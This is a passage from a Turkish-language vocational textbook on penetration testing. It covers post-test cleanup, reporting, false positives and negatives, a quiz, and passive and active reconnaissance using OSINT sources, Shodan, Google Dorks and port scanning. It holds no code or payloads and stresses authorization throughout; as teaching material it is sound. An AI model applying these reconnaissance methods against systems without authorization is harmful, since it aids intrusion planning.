İz toplama ve çıkarma; test sürecinde oluşan dijital kayıtların (logların) ve izlerin yönetilmesi, kanıtların kayıt altına alınması ve test sonrasında ortamın temiz ve güvenli bırakılmasını kapsayan süreçtir. Bu sayede gerçek dünyadaki bilgisayar korsanlarının, sızma testi uzmanlarının açıklarından yararlanarak ağa sızmaları engellenir.

İz toplama işlemiyle test sürecinde elde edilen erişim bilgileri, sistem ve uygulama log kayıtları, tespit edilen açıklar, kanıtlar gibi veriler toplanır ve belgelenir.

İz çıkarma (izlerin temizlenmesi) işlemindeki amaç, kalıcı risk oluşturmadan sistemleri test öncesi

duruma getirmektir. Sızma testi tamamlandıktan sonra sistemde kalıcı bir etki bırakılmamasına dikkat edilerek oluşturulan test hesapları silinir, yüklenen araçlar kaldırılır ve yapılan tüm değişiklikler geri alınır.

1.3.7. Raporlama

Sızma testinin son aşamasında sızma testi uzmanları, yapılan saldırılardan elde ettiği bulguları analiz eder ve detaylı bir rapor hazırlarlar.

Raporda sızma testi yöntemleri, tespit edilen güvenlik açıkları, kurumun güvenlik açıklarını kapatması ve savunma stratejilerini güçlendirmesi için gerekli öneriler yer alır. İyi bir raporda olması gerekenler şunlardır:

- Ana bulgular (özet rapor)
- Güvenlik açıklarına ait teknik detaylar
- Ekran görüntüleri
- İyileştirme önerileri
- Risk derecelendirmesi

Hazırlanan raporların NCA ECC, ISO 27001, GDPR gibi standartlara uygun olması gerekir. Raporlama aşamasında sıklıkla kullanılan **false positive (yanlış pozitif)** ve **false negative (yanlış negatif)** olarak adlandırılan iki kavram vardır.

Yanlış pozitifte bir saldırı gerçekleşmediği hâlde saldırı gerçekleşmiş gibi alarm (alart) gerçekleşir. Gerçekte bir risk olmadığı hâlde risk varmış gibi sonuç verir. Bu sonuç, rapora hatalı bir şekilde yansır. Herhangi bir tehlike olmadığı hâlde tehlike varmış gibi görünen bu durum; gereksiz alarm, iş yükü ve yanlış önceliklendirmelere sebep olur. Böyle bir durum tespit edildiğinde sızma testi raporlarına **bu bir false positive olabilir**, şeklinde not düşülmelidir.

Örnek Bazı durumlarda bir port tarayıcısı kapalı olan bir portu açık gibi gösterebilir. Gerçekte bu port, güvenlik duvarı tarafından bloklanmıştır. Bunun sonucunda bir yanlış alarm oluşur.

Yanlış negatifte gerçekte var olan fakat tespit edilemeyen bir açıklık söz konusudur. Bir başka deyişle saldırı gerçekleştiği hâlde tespit edilemeyen durumlardır. Bunun sonucunda kritik olan bir risk, gözden kaçar ve hazırlanan güvenlik raporu hatalı sonuçlanır. Bu, en tehlikeli durumlardan biridir. Çünkü rapora **güvenli** şeklinde not alınır ancak sistem tehdit altındadır.

Örnek Sızma testi sırasında bir web uygulamasında kritik bir yetkisiz dosya erişim açığı vardır fakat otomatik araç veya sızma testi uzmanı bunu fark etmez ve raporlamaz. Böyle bir durumda rapor **güvenli** gibi görünür. Bu durum, ciddi sıkıntılara yol açabilir.

Sıra Sizde

Siber güvenlik uzmanları tarafından kullanılan bir güvenlik aracı, testin uygulandığı web uygulamasında XSS açığı olduğunu bildirmiştir fakat yapılan manuel testlerde uygulamanın tüm kullanıcı girdilerini filtrelediği ve belirtilen açığın gerçekte bulunmadığı görülmüştür.

Verilen soruları yukarıdaki senaryoya göre neden-sonuç ilişkisi kurarak yanıtlayınız ve sınıfta arkadaşlarınızla paylaşınız.

1. Bu durum false positive mi yoksa false negative midir?
2. Sızma testi sonuç raporu hazırlanırken bununla ilgili nasıl bir açıklama yazılması gerekir?

Sıra Sizde

Aşağıdaki işlemlerin hangi sızma testi aşamasında yapıldığını aşama sütununda ayrılan alana yazınız.

İşlem	Aşama
1. Test edilecek IP aralıklarının belirlenmesi	
2. WHOIS ve DNS bilgilerinin incelenmesi	
3. Nmap ile açık portların tespit edilmesi	
4. Nessus ile güvenlik açığı taraması yapılması	
5. Sisteme erişim sağlanarak yetki yükseltme yapılması	
6. Test sonunda detaylı rapor hazırlanması	



ÖLÇME VE DEĞERLENDİRME

A) Aşağıda verilen cümlelerin başındaki boşluğa cümlede yer alan ifade doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Sızma testi uygulamaları hukuki sorumluluklar içeren bir süreçtir.

2. ( ) DDoS testlerinde amaç sistemin tamamen çalışmaz hâle gelmesini sağlamaktır.

3. ( ) Bilgi toplama aşamasında pasif ya da aktif yöntemler kullanılabilir.

4. ( ) CVSS puanı arttıkça güvenlik açığının önemi azalır.

5. ( ) Kablosuz sızma testi, ağ cihazları ve servislerindeki güvenlik açıklarını test eder.

B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

6. Sızma testinin temel amacı aşağıdakilerden hangisidir?

A) Sisteme zarar vermek
B) Kullanıcı hesaplarını değiştirmek
C) Verileri silmek
D) Güvenlik açıklarını tespit etmek
E) Ağ bağlantısını kesmek

7. Sistem hakkında hiçbir bilgi olmadan yapılan sızma testi aşağıdakilerden hangisidir?

A) Beyaz kutu testi
B) Gri kutu testi
C) Kara kutu testi
D) Yük testi
E) Sosyal mühendislik testi

8. Sistemleri izleyerek saldırılara karşı savunma geliştiren ekip aşağıdakilerden hangisidir?

A) Kırmızı takım
B) Gri takım
C) Mor takım
D) Pentest ekibi
E) Mavi takım

9. Aşağıdakilerden hangisi etik sızma testinin özelliklerinden biridir?

A) İzinsiz yapılır.
B) Kişisel çıkar için yapılır.
C) Yazılı sözleşme ile yapılır.
D) Veri çalınır.
E) Sistem zarar görür.

10. Zafiyet taraması aşağıdakilerden hangisini ifade eder?

A) Sistemlere saldırı yapılması
B) Güvenlik açıklarının tespit edilmesi
C) Kullanıcı hesaplarının silinmesi
D) Ağ bağlantısının kesilmesi
E) Veri tabanının yedeklenmesi

11. Bir kurum çalışanına sahte e-posta göndererek kullanıcı bilgilerini ele geçirmeye çalışmak hangi test türüne örnektir?

A) Sosyal mühendislik
B) Kablosuz ağ
C) Web uygulama
D) Mobil uygulama
E) Yük

2.
ÖĞRENME BİRİMİ

BİLGİ TOPLAMA VE KEŞİF YÖNTEMLERİ



KONULAR

2.1. BİLGİ TOPLAMA TEKNİKLERİ

2.2. AĞ VE PORT TARAMA TEKNİKLERİ

2.3. AĞ ORTAMI DİNLEME ARAÇLARI

NELER ÖĞRENECEKSİNİZ?

- Bilgi toplama tekniklerini kavrama
- Ağ ve port tarama tekniklerini kullanma
- Ağ ortamı dinleme araçlarını kullanma

TEMEL KAVRAMLAR


Bilgi toplama (information gathering), Exploit, istismar (exploitation), keşif (reconnaissance), Payload, raporlama (reporting), tarama (scanning), yetki yükseltme (privilege escalation), zafiyet analizi (vulnerability analysis)

HAZIRLIK ÇALIŞMALARI

1. Bir siber saldırganın hedef sistem hakkında hiçbir bilgiye sahip olmadan başarılı olabileceğini düşünüyor musunuz? Düşüncelerinizi nedenleriyle açıklayınız.
2. İnternette bir kurum hakkında hiçbir teknik bilgiye erişmeden sadece açık kaynaklardan hangi tür bilgiler elde edilebilir? Örnek vererek açıklayınız.
3. Bir sistemde hangi servislerin çalıştığını bilmek, o sistemin güvenliği hakkında ne gibi ipuçları verebilir?

2.1. BİLGİ TOPLAMA TEKNİKLERİ

Bir sistemi değerlendirmeye hakkında yeterli bilgiye sahip olmadan başlamak, çoğu zaman süreci büyük ölçüde zorlaştırır ve elde edilecek sonuçların doğruluğunu tartışmalı hâle getirir. Neyin test edildiğini, hangi teknolojilerin kullanıldığını veya sistemin dış dünyaya nasıl açıldığını bilmeden yapılan bir çalışma, planlı bir analizden çok deneme-yanılma sürecine dönüşür. Sızma testlerinde de aynı durum geçerlidir. Sağlam bir sonuç elde etmek isteyen bir uzman önce araştırır, not alır ve elindeki verileri anlamlandırır. Testin ilerleyen aşamalarında atılacak her adım, başlangıçta toplanan bilgilere dayanır (Görsel 2.1).



Görsel 2.1: Bilgi toplama ve keşif aşaması

Ağ yapısı, servisler, alan adları, IP blokları, kullanılan yazılımlar gibi detaylar ilk bakışta sıradan görünse de doğru yorumlandığında sürecin yönünü belirleyebilir. Bilgi toplama veya diğer adıyla keşif aşaması, bu nedenle sızma testinin temelini oluşturur. Çoğu çalışma, açık kaynak araştırmalarıyla (OSINT) başlar. Başka bir deyişle hedefle doğrudan etkileşime geçmeden herkese açık veriler üzerinden pasif bir şekilde önemli ipuçları elde edilir. Bu aşamada çoğu durumda hedef sistemle doğrudan etkileşime geçmeden bilgiler elde edilir. Ardından gerek görülürse aktif yöntemlere başvurularak sistemle kontrollü temas kurulur ve daha teknik bilgiler toplanır. Buradaki amaç, yalnızca veri toplamak değil elde edilen bilgileri



düzenli biçimde analiz ederek olası saldırı yüzeyini netleştirmektir. Her iki yaklaşımın da kendine özgü avantajları, riskleri ve kullanım alanları vardır ancak tüm bu faaliyetler belirlenen kapsam ve yetkilendirme sınırları içinde yürütülmelidir. Test sırasında kapsam dışı bir zafiyetle karşılaşılsa bile etik ve hukuki çerçeve gözetilerek hareket edilmesi gerekir.

Bilgi toplama süreci çoğu zaman yalnızca belirli araçların çalıştırıldığı teknik bir faaliyet gibi algılansa da gerçekte bundan çok daha kapsamlı bir yaklaşımdır. Bu aşama, rastgele taramalar yapmak veya hazır yazılımları kullanmak değil hedefi anlamaya yönelik planlı ve sistematik hareket etme biçimidir. Etkili bir bilgi toplama süreci; hangi verinin neden toplandığını, elde edilen verinin nasıl analiz edileceğini ve sonraki adımlara nasıl yön verileceğini cevaplandırmayı gerektirir. Dolayısıyla bilgi toplamanın, keşif araçlarından bağımsız olarak ele alınması gerekir. Kullanılan yazılımlar yalnızca süreci destekleyen yardımcı unsurlardır. Asıl belirleyici olan unsurlar; metodolojik yaklaşım, araştırma kapsamı ve sonuçların analizidir. Bu nedenle bilgi toplama, sızma testinin teknik değil aynı zamanda analitik ve stratejik boyutunu temsil eder.

Bilgi toplama sürecini çeşitli standartlara kavuşturmak amacıyla geliştirilen, uluslararası düzeyde kabul görmüş metodolojiler vardır. Bilgi toplamanın gelişigüzel değil planlı, kapsamlı ve belirli ilkelere dayalı bir süreç olduğunu ortaya koyan bu metodolojilerden bazıları şunlardır:

PTES, sızma testi sürecini belirli standartlara göre yedi ana aşamaya ayıran kapsamlı bir metodolojidir. Bilgi toplama aşaması, bu modelde şu iki bölüm içinde ele alınır:

Pre-engagement (Etkileşim Öncesi Hazırlık): Sızma testinin teknik kısmından önce gelen ve müşteriyle karşılıklı olarak testin kapsamının (scoping), yasal sınırlarının, süresinin ve kurallarının (Rules of Engagement) belirlendiği yasal ve idari hazırlık aşamasıdır.

Intelligence Gathering (İstihbarat Toplama): Hedef sistem veya kurum hakkında açık kaynaklardan (OSINT) yahut doğrudan tarama yöntemleriyle teknik verilerin toplandığı keşif aşamasıdır. Bu bölümde sistemin saldırı yüzeyi çıkarılarak bir sonraki aşama olan tehdit modelleme için veri seti oluşturulur.

PTES'de şunlar yapılır:

- Kapsam belirlenir.
- Hedef varlıklar tanımlanır.
- Açık kaynak araştırmaları yapılır.
- Saldırı yüzeyi haritalandırılır.

OSSTMM

OSSTMM teknik ve ölçülebilir bir metodolojidir. Bilgi toplama sürecini sadece veri toplama olarak değil elde edilen bilgilerin somut ve belirli ölçütler üzerinden değerlendirilmesini sağlayan bir yaklaşımla ele alır. Başka bir deyişle toplanan verilerin güvenlik açısından ne ifade ettiğini analiz eder ve süreci ölçülebilir hâle getirir.

OSSTMM yaklaşımında şu değerlendirmeler yapılır:

- Ağ keşfi
- Servis haritalama
- Güvenlik kontrol noktalarının analizi
- Gerçek saldırı yüzeyinin belirlenmesi

NIST SP 800-115

NIST SP 800-115, ABD Ulusal Standartlar Enstitüsü tarafından yayımlanmış bir rehberdir.

Bilgi toplama aşaması şu şekilde sınıflandırılır:

- Network discovery (Ağ keşfi)
- Port ve servis tespiti
- Vulnerability identification (Zafiyet tespiti)
- Enumeration (Numaralandırma)

OWASP Testing Guide

OWASP Testing Guide özellikle web uygulama güvenliği için kullanılır. Information Gathering bölümü detaylıdır.

Bilgi toplama aşaması şu şekilde sınıflandırılır:

- Uygulamanın mimari yapısının incelenmesi
- Sisteme ait potansiyel giriş noktalarının belirlenmesi
- Kullanılan yazılım ve teknolojilerin tespit edilmesi
- Olası saldırı yüzeyinin ortaya çıkarılarak haritalandırılması

MITRE ATT&CK Keşif Taktiği (Reconnaissance Tactic)

MITRE ATT&CK matrisinde keşif (Reconnaissance), tehdit aktörünün hedef sisteme yönelik aktif bir operasyon başlatmadan önce gerçekleştirdiği hazırlık aşamasını temsil eden bağımsız bir taktiktir. Bu taktik kapsamında saldırgan; hedef kurumun altyapısı, çalışanları ve dijital varlıkları hakkında bilgi toplayarak saldırı stratejisini şekillendirir. Bu taktikte tehdit aktörünün temel amacı, savunma mekanizmalarını doğrudan tetiklemeden saldırı yüzeyini (attack surface) haritalandırmak ve istismar edilebilecek zayıf halkaları tespit etmektir. Keşif taktiği; aktif (hedefle doğrudan etkileşim kuran taramalar) ve pasif [açık kaynak istihbaratı (OSINT)] teknikler olmak üzere iki ana kategoride incelenir.

MITRE ATT&CK modeli bilgi toplama tekniklerini şöyle sınıflandırır:

- Domain bilgisi toplama
- Organizasyon bilgisi toplama
- E-posta adresleri toplama
- Network infrastructure discovery

2.1.1. Pasif Bilgi Toplama Yöntemleri

Sızma testinin başlangıç adımlarından biri pasif bilgi toplamadır. Hedef hakkında mümkün olduğunca fazla veri toplamaya çalışmak gerekir ancak bunu yaparken karşı tarafın dikkati de çekilmemelidir. Başka bir deyişle sisteme dokunmadan uzaktan gözlem yapılmalıdır. Hedef sistemle doğrudan etkileşime geçmeden internet üzerinde açık kaynaklarda bulunan veriler aracılığıyla bilgi elde etme sürecine **pasif bilgi toplama** denir. Bu süreç genellikle **Açık Kaynak İstihbaratı [Open Source Intelligence (OSINT)]** olarak adlandırılır.

Çoğu zaman düşünülenin aksine bu aşama, teknik saldırı denemelerinden daha uzun sürebilir. Çünkü burada amaç acele etmek değil bilgi toplarken sağlam bir zemin hazırlamaktır. Hedef sistem hakkında ne kadar fazla ve doğru bilgiye sahip olunursa sonraki aşamalarda o kadar planlı ve isabetli hareket edilebilir. İyi yapılmış bir hazırlık, sızma sürecini hem hızlandırır hem de gereksiz denemelerin önüne geçer.

Pasif bilgi toplama sırasında internet üzerindeki açık veriler çeşitli servisler ve araçlar yardımıyla toplanır. Ardından bu veriler incelenir. Elde edilen bilgiler yeterli seviyeye ulaştığında bir sonraki aşamaya geçilebilir. Toplanan veriler hedefi anlamak için yeterli değilse o zaman daha farklı yöntemler uygulanabilir.

Pasif bilgi toplama sürecinin en önemli özelliği gizliliktir. Pasif bilgi toplamada ise hedef incelendiğinin farkında olmaz. Böylece sistem yapısı, kullanılan teknolojiler, çalışan profilleri veya dijital izler hakkında ön bilgi edinilerek ileride karşılaşılabilecek karmaşık durumlara hazırlık yapılabilir.

Pasif bilgi toplama için kullanılan araçlar oldukça çeşitlidir. Bazıları web tabanlı servisler üzerinden çalışırken bazıları komut satırı ortamında kullanılır. Başarılı bir sızma testi, çoğu zaman sessiz ve sabırlı bir araştırmayla başlar ve iyi bir sızma testi uzmanı saldırmadan önce düşünür, denemeden önce araştırır.

Bir şirketin web sitesi, çalışanların sosyal medya paylaşımları, kullanılan e-posta formatları, alt alan adları veya kamuya açık belgeler ilk bakışta sıradan görünebilir ancak doğru bakış açısıyla incelendiğinde bu veriler; sistem mimarisi, kullanılan teknolojiler ve olası zayıf noktalar hakkında önemli ipuçları sunabilir. Ayrıca etik bir sızma testinde en önemli kavramlardan biri yetkilendirme ve kapsamdır. Pasif bilgi toplama aşamasında dahi çalışmanın hangi sınırlar içinde yürütüldüğü bilinmelidir. Amaç, zarar vermek değil riskleri tespit etmek ve güvenliği artırmaktır.

Pasif bilgi toplama sürecinde internet, en büyük veri kaynağıdır. Hedefle doğrudan temas kurmadan açık kaynaklardan elde edilebilecek birçok bilgi vardır (Görsel 2.2).



Görsel 2.2: Pasif bilgi toplama kaynakları

Bu kaynaklar şöyle detaylandırılabilir:

Whois ve DNS Sorgu Servisleri	Alan adının kime ait olduğu, ne zaman alındığı, hangi isim sunucularının kullanıldığı gibi teknik bilgiler elde edilebilir. Bu veriler, hedefin altyapısı hakkında önemli ipuçları verir.
Arşiv Siteleri	Web sitelerinin geçmiş sürümlerine ulaşılarak daha önce yayında olan ancak sonradan kaldırılmış içerikler incelenebilir. Eski çalışan bilgileri, unutulmuş alt sayfalar veya ifşa edilmiş dokümanlar bu şekilde tespit edilebilir.
Arama Motorları	Standart aramalar dışında gelişmiş sorgular kullanılarak dizinlenmiş belgeler, açıkta bırakılmış dosyalar veya yapılandırma hataları ortaya çıkarılabilir.
Sosyal Paylaşım Ağları	Kullanıcıların paylaşımları, kullanılan teknolojiler, şirket içi etkinlikler veya organizasyon yapısı hakkında dolaylı bilgiler sunabilir.
Bloglar ve Forumlar	Teknik sorun yaşayan kullanıcıların yaptığı paylaşımlar bazen sistem altyapısı hakkında kritik detaylar içerebilir.
Kariyer Siteleri	İş ilanları, şirketin hangi teknolojileri kullandığını anlamak için oldukça değerlidir. Örneğin Linux sistem yöneticisi veya Cisco ağ uzmanı arayışı, altyapı hakkında fikir verebilir.
Faydalanılan Servislerin Tespiti	Hedefin hangi bulut servislerini, CDN [Content Delivery Network (İçerik Dağıtım Ağı)] yapılarını, e-posta servis sağlayıcılarını veya üçüncü taraf yazılımları kullandığı incelenebilir.

Süreçte kullanılabilecek araçlardan bazıları şunlardır:

Google Dorks	Google üzerinde özel arama operatörleri kullanılarak belirli dosya türleri, dizinler veya indekslenmiş hassas içerikler bulunabilir. Özellikle yapılandırma dosyaları, PDF dokümanlar veya açık dizinler bu yöntemle tespit edilebilir.
Recon-ng	Açık kaynak bir bilgi toplama aracıdır. Sosyal medya, WHOIS kayıtları, DNS verileri, e-posta adresleri gibi birçok kaynaktan veri çekebilir.
theHarvester	Arama motorları ve çeşitli servisler üzerinden e-posta adresleri, alt alan adları ve bazı teknik bilgileri toplamak için kullanılır.



Maltego	Görsel analiz imkânı sunan bir OSINT aracıdır. Toplanan veriler arasındaki ilişkileri grafiksel olarak göstererek bağlantı analizi yapmayı kolaylaştırır.
OSINT Framework	Tek başına bir araçtan ziyade farklı OSINT araç ve servislerine yönlendiren kapsamlı bir rehber platformdur. Hangi ihtiyaca yönelik hangi aracın kullanılabileceğini sistematik şekilde sunar.
Shodan	İnternete bağlı cihazları indeksleyen özel bir arama motorudur. Klasik arama motorları web sitelerini listelerken Shodan, doğrudan internete açık sistemleri ve servisleri tarar. Web kameraları, akıllı ev cihazları, endüstriyel kontrol sistemleri, tıbbi cihazlar, sunucular ve çeşitli IoT (Nesnelerin İnterneti) bileşenleri bu kapsama girer. Shodan'ın topladığı veriler genellikle **banner** olarak adlandırılan servis yanıtlarından elde edilir. Banner bilgileri; cihazın IP adresi, coğrafi konumu, açık portları, kullanılan servis türü, yazılım sürümü, bazen varsayılan kullanıcı adı gibi meta veriler içerebilir. Bu bilgiler doğrudan sisteme giriş sağlamaz ancak sistem hakkında önemli teknik ipuçları verir. Bu nedenle Shodan, pasif bilgi toplama sürecinde altyapı keşfi yapmak için kullanılan güçlü araçlardan biridir.

Sayılanlara ek olarak ticaret sicil kayıtları, kamu ihale verileri, resmi gazete ilanları, vergi levhası bilgileri, kamuya açık şirket raporları gibi **açık kurum bilgileri** önemli kaynaklardır. Bu belgeler; kurumların ortaklık yapısı, bağlı olduğu iştirakler, fiziksel adresleri ve yasal süreçleri hakkında bilgi sunabilir. Bugün pasif bilgi toplama yalnızca klasik web kaynaklarıyla sınırlı değildir. Teknolojinin gelişmesiyle birlikte yeni veri alanları ve analiz yöntemleri de sürece dâhil olur. Bu yöntemler şu şekildedir:

Yapay Zekâ Destekli Analiz Araçları	Büyük veri kümeleri içerisinden anlamlı ilişkileri tespit etmek, sızıntı verilerini sınıflandırmak veya açık kaynaklardan toplanan bilgileri hızlı şekilde analiz etmek için kullanılabilir. Yapay zekâ özellikle sosyal medya verileri, doküman incelemeleri ve tehdit istihbaratı analizlerinde önemli kolaylık sağlar.
Deep Web Kaynakları	Arama motorları tarafından indekslenmeyen ancak normal internet bağlantısıyla erişilebilen veri tabanları, akademik içerikler veya üyelik gerektiren platformlar bu kapsama girer. Buralarda şirketlerle ilgili teknik dokümanlar, eski raporlar veya veri sızıntılarına dair kayıtlar bulunabilir.
Dark Web Araştırmaları	Özel ağlar üzerinden erişilebilen ve gizlilik sağlayan ortamlarda kurumlara ait veri sızıntıları, satılan hesap bilgileri veya kimlik bilgileri yer alabilir. Etik sızma testlerinde bu alanlar yalnızca yetkilendirme ve yasal çerçeve varsa incelenir. Amaç saldırı yapmak değil kurumun maruz kalmış olabileceği veri ihlallerini tespit etmektir.

Her bilgi kaynağı kullanılabilir değildir. Etik sızma testinin temelinde izin, kapsam ve hukuki sorumluluk vardır. Özellikle deep web ve dark web araştırmaları uzmanlık, dikkat ve açık yetkilendirme gerektirir. Anlaşılacağı üzere pasif bilgi toplama yalnızca teknik araçlardan ibaret değildir. Teknik veriler ile sosyal,

kurumsal ve idari bilgilerin birlikte değerlendirilmesi hedef hakkında birleşik bir bakış açısı oluşturur. Bu bütüncül yaklaşım, sızma testinin sonraki aşamalarında daha bilinçli ve stratejik hareket edilmesini sağlar.

Sıra Sizde

Shodan arama motorunu kullanarak internet ortamında erişilebilir durumda bulunan sistemler hakkında bilgi toplayınız. Belirleyeceğiniz bir hedef servis türüne göre açık portları, servis bilgilerini ve banner verilerini inceleyiniz. Elde ettiğiniz bulguları sızma testi perspektifinden değerlendiriniz.

Değerlendirme: Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

2.1.2. Aktif Bilgi Toplama Yöntemleri

Pasif bilgi toplama aşamasında hedefe dokunmadan veri elde edilirken aktif bilgi toplama sürecinde hedef sistem ile doğrudan etkileşime geçilir. Bu aşamada artık yalnızca gözlem yapılmaz. Sistemlere belirli sorgular gönderilir ve alınan yanıtlar analiz edilir. Başka bir ifadeyle aktif bilgi toplama, **bir evi uzaktan izlemek** yerine **kontrollü şekilde evin zilini çalmak** gibidir.

Aktif bilgi toplama sürecinde yapılan her işlem hedef sistem tarafından kaydedilebilir. Güvenlik duvarları, saldırı tespit sistemleri (IDS) ve log mekanizmaları yapılan bu hareketleri izleyebilir. Bu nedenle aktif bilgi toplama, mutlaka yazılı yetkilendirme ve belirlenmiş test kapsamı (scope) içinde yürütülmelidir. Aksi hâlde yapılan işlem, hukuki sorumluluk doğurabilir. Bu aşamanın temel amacı; hedef sistemlerin açık portları, çalışan servisleri, versiyonları, kullanılan işletim sistemleri, ağ yapısı ve olası zafiyetleri hakkında bilgi sahibi olmaktır. Pasif aşamada elde edilen tahmini veriler, aktif aşamada test edilerek net sonuçlara ulaştırılır.

Aktif bilgi toplama yöntemleri genel olarak şu başlıklar altında incelenebilir:

Ağ Keşfi (Network Discovery)	Bu adımda hedef sistemin ağ üzerinde aktif olup olmadığı kontrol edilir. Amaç, hangi IP adreslerinin erişilebilir olduğunu belirlemektir. Ağ keşfi sayesinde hedef ağda kaç cihaz bulunduğu ve hangi adres aralıklarının kullanıldığı anlaşılabilir.
Ağ Haritalama (Network Mapping)	Bu aşamada hedef ağın genel yapısı analiz edilir ve ağ topolojisi hakkında bilgi toplanır. Ağ haritalamanın amacı; ağ üzerindeki cihazların birbiriyle nasıl iletişim kurduğunu, hangi segmentlerin bulunduğunu ve kritik sistemlerin konumunu anlamaktır. Ağ haritalama sayesinde yalnızca tek bir sistem değil tüm altyapının mantıksal yapısı görülebilir. Bu süreçte yönlendiriciler, anahtarlar, sunucular ve istemci sistemler arasındaki bağlantılar incelenir. Elde edilen verilerle basit bir ağ diyagramı oluşturulabilir. Bu diyagram hem güvenlik değerlendirmesi hem de raporlama aşaması için önemli bir referans niteliği taşır ancak haritalama işlemi yapılırken ağ trafiğini aşırı artırmamaya ve sistemleri olumsuz etkilememeye dikkat edilmelidir.



Port Tarama (Port Scanning)	Bir sistem üzerinde hangi portların açık olduğunu belirlemek için yapılır. Açık portlar, o sistemde çalışan servisler hakkında doğrudan bilgi verir. Örneğin açık bir 80 portu web servisini, 22 portu ise SSH erişimini işaret edebilir. Bu aşama, hedefin hangi servisleri dış dünyaya sunduğunu anlamak açısından kritik öneme sahiptir. Port tarama işlemleri farklı yoğunluk ve yöntemlerle gerçekleştirilebilir. Bazı taramalar hızlı ancak yüzeysel bilgi verirken bazıları daha kapsamlı ve detaylı sonuçlar sunar. Ayrıca tarama işlemi agresif (saldırgan ve gürültülü) şekilde yapılabileceği gibi daha sessiz (stealth) yöntemlerle de gerçekleştirilebilir. TCP ve UDP tabanlı taramalar ise kullanılan iletişim protokolüne göre farklı sonuçlar üretebilir. Bu nedenle tarama yöntemi seçilirken testin amacı ve kapsamı dikkate alınmalıdır.
Servis ve Sürüm Tespiti	Açık port belirlendikten sonra o port üzerinde çalışan servisin türü ve versiyonu analiz edilir. Yazılım sürümleri, bilinen güvenlik açıkları ile ilişkilendirilebilir. Bu nedenle sürüm bilgisi, sonraki aşamalarda yapılacak güvenlik değerlendirmesi için önemli bir veri kaynağıdır. Kullanılan sürüm bilgisi, sistemin güncel olup olmadığını ve bilinen güvenlik açıklarına karşı ne kadar risk taşıdığını gösterir. Bilgi toplama işlemi gerçekleştirirken sürüm bilgisinin bazen gizlenebileceği ve yanıltıcı sürüm bilgisi verilebileceği unutulmadan **elde edilen her bilginin doğruluğu kesin değildir** mantığı ile hareket edilmelidir.
İşletim Sistemi Tespiti	Hedef sistemin hangi işletim sistemini kullandığına dair teknik analiz yapılır. Sistem yanıt süreleri, paket yapılandırmaları ve ağ davranışları üzerinden kullanılan işletim sistemiyle ilgili tahmin yürütülebilir. Bu bilgi, saldırı senaryolarının planlanmasında belirleyici olabilir.
Güvenlik Duvarı ve IDS/IPS Tespiti	Aktif bilgi toplama sürecinde hedef ağda güvenlik duvarı (firewall) veya saldırı tespit / önleme sistemlerinin (IDS/IPS) bulunup bulunmadığı da analiz edilir. Bu sistemler, ağ trafiğini izler ve şüpheli davranışları kaydeder veya engeller. Bu aşamada sistemin verdiği yanıt süreleri, kapalı port davranışları ve filtreleme biçimi incelenerek güvenlik mekanizmaları hakkında fikir edinilir. Örneğin bazı durumlarda port **kapalı** yerine **filtrelenmiş** olarak görünür. Bu durum, arada bir güvenlik cihazının bulunduğunu gösterebilir.
Banner Analizi	Servislerin verdiği yanıtlar incelenerek sistem hakkında teknik bilgiler toplanır. Banner bilgileri bazen yazılım sürümü, servis adı veya yapılandırma detayı içerebilir. Pasif bilgi toplamada dış kaynaklardan banner verisi elde edilebilirken aktif aşamada bu bilgi doğrudan sistemden alınır.
Servis Doğrulama (Service Verification)	Açık bir port her zaman beklenen servisin çalıştığı anlamına gelmez. Bu aşamada ilgili port üzerinde gerçekten hangi servisin çalıştığı doğrulanır. Yanlış yapılandırmalar veya özel servis ayarları nedeniyle port numarası ile servis türü farklı olabilir.

Zafiyet Tarama (Vulnerability Scanning)

Bu aşamada sistem üzerinde bilinen güvenlik açıklarının bulunup bulunmadığı kontrol edilir. Otomatik araçlar kullanılarak eksik yamalar, hatalı yapılandırmalar veya eski yazılımlar tespit edilebilir ancak burada dikkat edilmesi gereken nokta, tarama işleminin sistemi olumsuz etkilemeyecek şekilde ve kontrollü yapılmasıdır. Otomatik tarama araçları bazen yanlış pozitif (false positive) sonuçlar üretebilir. Bu nedenle tespit edilen zafiyetlerin manuel olarak doğrulanması önemlidir.

Aktif Bilgi Toplamada Dikkat Edilmesi Gerekenler

